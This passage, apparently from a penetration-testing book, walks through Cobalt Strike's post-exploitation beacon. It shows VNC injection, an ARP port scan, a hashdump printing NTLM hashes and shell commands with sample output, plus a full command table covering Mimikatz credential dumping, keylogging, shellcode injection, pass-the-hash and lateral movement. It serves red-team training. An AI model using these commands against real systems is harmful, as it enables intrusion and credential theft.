
- Desktop (VNC): This feature allows us to view the desktop of the machine through **virtual network computing** (**VNC**). We can run this by choosing Desktop (VNC) from the Explore menu, shown as follows:




As you can see in the following screenshot, the beacon will inject the VNC server into the victims process, and port forward it to our team server's IP. We can then connect to the IP and port of our team server through any VNC client to view the desktop:

```
beacon> desktop
[*] Tasked beacon to inject VNC server
[+] host called home, sent: 344 bytes
[+] started port forward on 9642 to 127.0.0.1:9642
```


- File Browser: This feature is self explanatory. We can browse the files and folders on the victim's machine through a GUI using this option:




When you choose the File Browser option from the menu, a new tab will open, in which we can view and browse the victim's files and folders, shown as follows:



- Port Scan: Port Scan allows us to scan the internal network of the victim's machine. To run a scan, go to Explore | Port Scan, shown as follows:




A new window will open, showing us the internal IP and netmask of the victim, We choose the IP, specify the ports, and choose the type of scan. In this case, we will choose an ARP scan to discover online hosts on the network:




Once we click on the Scan button, we will see a new tab open, shown as follows. Cobalt Strike will perform the ARP scan and then return a list of reachable hosts in the network:

```
beacon> portscan 192.168.2.0-192.168.2.255 1-1024,3389,5000-6000 arp 1024
[*] Tasked beacon to scan ports 1-1024,3389,5000-6000 on 192.168.2.0-192.168.2.255
[+] host called home, sent: 75325 bytes
[+] received output:
(ARP) Target '192.168.2.14' is alive. 08-00-27-2D-4D-E0
(ARP) Target '192.168.2.1' is alive. B8-C1-A2-3D-B2-1C
(ARP) Target '192.168.2.5' is alive. 08-00-27-25-7C-77
(ARP) Target '192.168.2.8' is alive. 28-F0-76-48-E9-A4
(ARP) Target '192.168.2.17' is alive. 08-00-27-0D-93-D4
(ARP) Target '192.168.2.2' is alive. 70-77-81-55-2D-29
(ARP) Target '192.168.2.3' is alive. F0-C7-7F-4C-47-10
(ARP) Target '192.168.2.6' is alive. 94-65-2D-74-5A-63
(ARP) Target '192.168.2.7' is alive. 30-35-AD-BD-C2-6E
(ARP) Target '192.168.2.9' is alive. 5C-F9-38-8C-84-94
```

- Process List: This option shows us a list of all the running processes on the system:




As shown in the following screenshot, we can inject the beacon into another process using the Inject option. We can also log keystrokes, take a screenshot, and so on:




PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System			
268	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM
340	332	csrss.exe	x64	0	NT AUTHORITY\SYSTEM
388	332	wininit.exe	x64	0	NT AUTHORITY\SYSTEM
400	380	csrss.exe	x64	1	NT AUTHORITY\SYSTEM
440	380	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM
472	388	services.exe	x64	0	NT AUTHORITY\SYSTEM
496	388	lsass.exe	x64	0	NT AUTHORITY\SYSTEM
508	388	lsm.exe	x64	0	NT AUTHORITY\SYSTEM
620	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
676	472	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM
728	472	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
840	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
924	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
956	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM
312	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1004	472	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE
1128	472	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM
1156	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1280	472	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
1880	472	svchost.exe	x64	0	NT AUTHORITY\SYSTEM

Beacon console

The beacon menu does not show us all the features that are available. However, Cobalt Strike also provides us with the beacon console so that we can fully utilize its features. The beacon console can be opened by right-clicking on a host and choosing the Interact option:



This will open the console from which we can command the beacon to perform the desired actions. Before we run commands, however, we must first set the sleep time of the beacon to zero, so that it changes its state to interactive from asynchronous, as we want to receive the output of the command in real time. We can do this by typing `sleep 0`:



To view a complete list of all the commands, we can type the `help` command:

```
beacon> help

Beacon Commands
===============

    Command                  Description
    -------                  -----------
    browserpivot             Setup a browser pivot session
    bypassuac                Spawn a session in a high integrity process
    cancel                   Cancel a download that's in-progress
    cd                       Change directory
    checkin                  Call home and post data
    clear                    Clear beacon queue
    covertvpn                Deploy Covert VPN client
    cp                       Copy a file
    dcsync                   Extract a password hash from a DC
    desktop                  View and interact with target's desktop
    dllinject                Inject a Reflective DLL into a process
    download                 Download a file
    downloads                Lists file downloads in progress
```

Let us now look at a few commands in detail:

- `pwd`: This prints the current working directory:

```
beacon> pwd
[*] Tasked beacon to print working directory
[+] host called home, sent: 8 bytes
[*] Current directory is C:\Windows\system32
[PT-PC] PT */5968
beacon>
```

- `hashdump`: This dumps the password hashes from the system:

```
himanshu beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 165018 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Himanshu:1004:aad3b435b51404eeaad3b435b51404ee:a74f5eb76e71cb232b27c632d263a846:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:4a9dcb2e71b1ab0ea267bbbef590a679:::
PT:1001:aad3b435b51404eeaad3b435b51404ee:ee206513a3facf8228b7dbbff8302cef:::

[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Himanshu:1004:aad3b435b51404eeaad3b435b51404ee:a74f5eb76e71cb232b27c632d263a846:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:4a9dcb2e71b1ab0ea267bbbef590a679:::
PT:1001:aad3b435b51404eeaad3b435b51404ee:ee206513a3facf8228b7dbbff8302cef:::
```

- `shell`: This executes a command passed to it as a parameter into the system's shell and prints out the output of the command in return:

```
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 14 bytes
[+] received output:
pt-pc\pt
```

Refer to the following table to see a complete list of commands and what they do. We have already seen some of these commands being executed from the beacon menu:

Command	**Description**
`browserpivot`	Set up a browser pivot session

bypassuac	Spawn a session in a high integrity process
cancel	Cancel a download that's in progress
cd	Change directory
checkin	Call home and post data
clear	Clear beacon queue
covertvpn	Deploy covert VPN client
cp	Copy a file
dcsync	Extract a password hash from a DC
desktop	View and interact with target's desktop
dllinject	Inject a reflective DLL into a process
download	Download a file
downloads	List file downloads in progress

`drives`	List drives on target
`elevate`	Try to elevate privileges
`execute`	Execute a program on target
`exit`	Terminate the beacon session
`getsystem`	Attempt to get system
`getuid`	Get user ID
`hashdump`	Dump password hashes
`help`	Help menu
`inject`	Spawn a session in a specific process
`jobkill`	Kill a long-running post-exploitation task
`jobs`	List long-running post-exploitation tasks
`kerberos_ccache_use`	Apply a Kerberos ticket from cache to this session

`kerberos_ticket_purge`	Purge Kerberos tickets from this session
`kerberos_ticket_use`	Apply a Kerberos ticket to this session
`keylogger`	Inject a keystroke logger into a process
`kill`	Kill a process
`link`	Connect to a beacon peer over SMB
`logonpasswords`	Dump credentials and hashes with Mimikatz
`ls`	List files
`make_token`	Create a token to pass credentials
`mimikatz`	Run a Mimikatz command
`mkdir`	Make a directory
`mode dns`	Use DNS A as data channel (DNS beacon only)
`mode dns-txt`	Use DNS TXT as data channel (DNS beacon only)

`mode dns6`	Use DNS AAAA as data channel (DNS beacon only)
`mode http`	Use HTTP as data channel
`mode smb`	Use SMB peer-to-peer communication
`mv`	Move a file
`net`	Network and host enumeration tool
`note`	Assign a note to this beacon
`portscan`	Scan a network for open services
`powerpick`	Execute a command through Unmanaged PowerShell
`powershell`	Execute a command through `powershell.exe`
`powershell-import`	Import a PowerShell script
`ppid`	Set parent PID for spawned post-ex jobs
`ps`	Show process list

`psexec`	Use a service to spawn a session on a host
`psexec_psh`	Use PowerShell to spawn a session on a host
`psinject`	Execute PowerShell command in specific process
`pth`	Pass-the-hash using Mimikatz
`pwd`	Print current directory
`rev2self`	Revert to original token
`rm`	Remove a file or folder
`rportfwd`	Set up a reverse port forward
`runas`	Execute a program as another user
`runu`	Execute a program under another PID
`screenshot`	Take a screenshot
`shell`	Execute a command through `cmd.exe`

`shinject`	Inject shell code into a process
`shspawn`	Spawn process and inject shell code into it
`sleep`	Set beacon sleep time
`socks`	Start SOCKS4a server to relay traffic
`socks stop`	Stop SOCKS4a server
`spawn`	Spawn a session
`spawnas`	Spawn a session as another user
`spawnto`	Set an executable to spawn processes into
`spawnu`	Spawn a session under another PID
`ssh`	Use SSH to spawn an SSH session on a host
`ssh-key`	Use SSH to spawn an SSH session on a host
`steal_token`	Steal access token from a process

`timestamp`	Apply timestamps from one file to another
`unlink`	Disconnect from parent beacon
`upload`	Upload a file
`wdigest`	Dump plaintext credentials with Mimikatz
`winrm`	Use WinRM to spawn a session on a host
`wmi`	Use WMI to spawn a session on a host

Pivoting through Cobalt Strike


We have already covered the different ways of pivoting and why this is necessary in Chapter 6, Pivoting. In this section, we will look at the ways we can pivot into a network using Cobalt Strike.

Cobalt Strike allows us to pivot in three ways:

